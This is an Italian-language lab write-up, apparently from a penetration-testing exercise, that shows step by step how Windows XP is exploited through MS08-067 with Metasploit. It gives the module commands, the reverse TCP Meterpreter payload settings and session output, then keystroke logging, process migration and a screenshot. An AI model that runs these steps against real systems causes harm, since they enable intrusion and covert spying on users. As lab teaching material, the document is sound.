

Hacking Windows XP



1. **Ricerca dell'exploit**:

- Innanzitutto, ho cercato nel database di Metasploit l'exploit relativo alla vulnerabilità MS08-067, utilizzando il comando `search MS08_067`. Questo mi ha permesso di identificare il modulo giusto da utilizzare: `exploit/windows/smb/ms08_067_netapi`.



2. **Selezione dell'exploit e configurazione dei parametri**:

- Ho selezionato l'exploit con il comando `use exploit/windows/smb/ms08_067_netapi`. Poi ho impostato l'indirizzo IP del target con `set RHOSTS 192.168.11.200` e il mio indirizzo IP come host di ascolto con `set LHOST 192.168.11.111`.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload payload/windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.11.200   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

3. **Verifica delle opzioni di configurazione**:

   - Con il comando `show options`, ho controllato tutte le impostazioni per assicurarmi che tutto fosse configurato correttamente prima di procedere.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.200:445 - Automatically detecting the target...
[*] 192.168.11.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.11.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.11.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.11.200
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.200:1032) at 2024-04-06 21:40:47 +0200
```

4. **Avvio dell'exploit**:

   - Lanciando il comando `exploit`, ho eseguito l'exploit stesso. Ho osservato i messaggi di conferma che indicavano l'avvenuta esecuzione e la creazione di una sessione Meterpreter sul sistema target.

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

5. **Tentativo di rilevamento della webcam**:


   - All'interno della sessione Meterpreter, ho digitato `webcam_list` per controllare se sul sistema target fosse presente una webcam. Tuttavia, non è stata rilevata alcuna webcam.

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 1036 to 1464...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<CR>
ipconfig<CR>
li<^H>s<CR>
list<CR>
```

6. **Dump dei tasti premuti:**

- Per raccogliere i tasti premuti sull'host target, ho prima effettuato la migrazione del processo con `migrate -N explorer.exe`. Poi ho iniziato il monitoraggio della tastiera con `keyscan_start` e dopo un certo tempo ho raccolto i dati con `keyscan_dump`, che mi hanno mostrato alcuni comandi eseguiti dall'utente.

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > screenshot
Screenshot saved to: /home/kali/cxrfGvJX.jpeg
meterpreter >
```



7. **Cattura dello screenshot:**

- L'ultimo step è stato prendere uno screenshot del sistema target. L'immagine catturata mostra la finestra del prompt dei comandi con l'esecuzione di un 'ping' verso il mio indirizzo IP e il comando 'ipconfig', che mostra la configurazione di rete del sistema compromesso.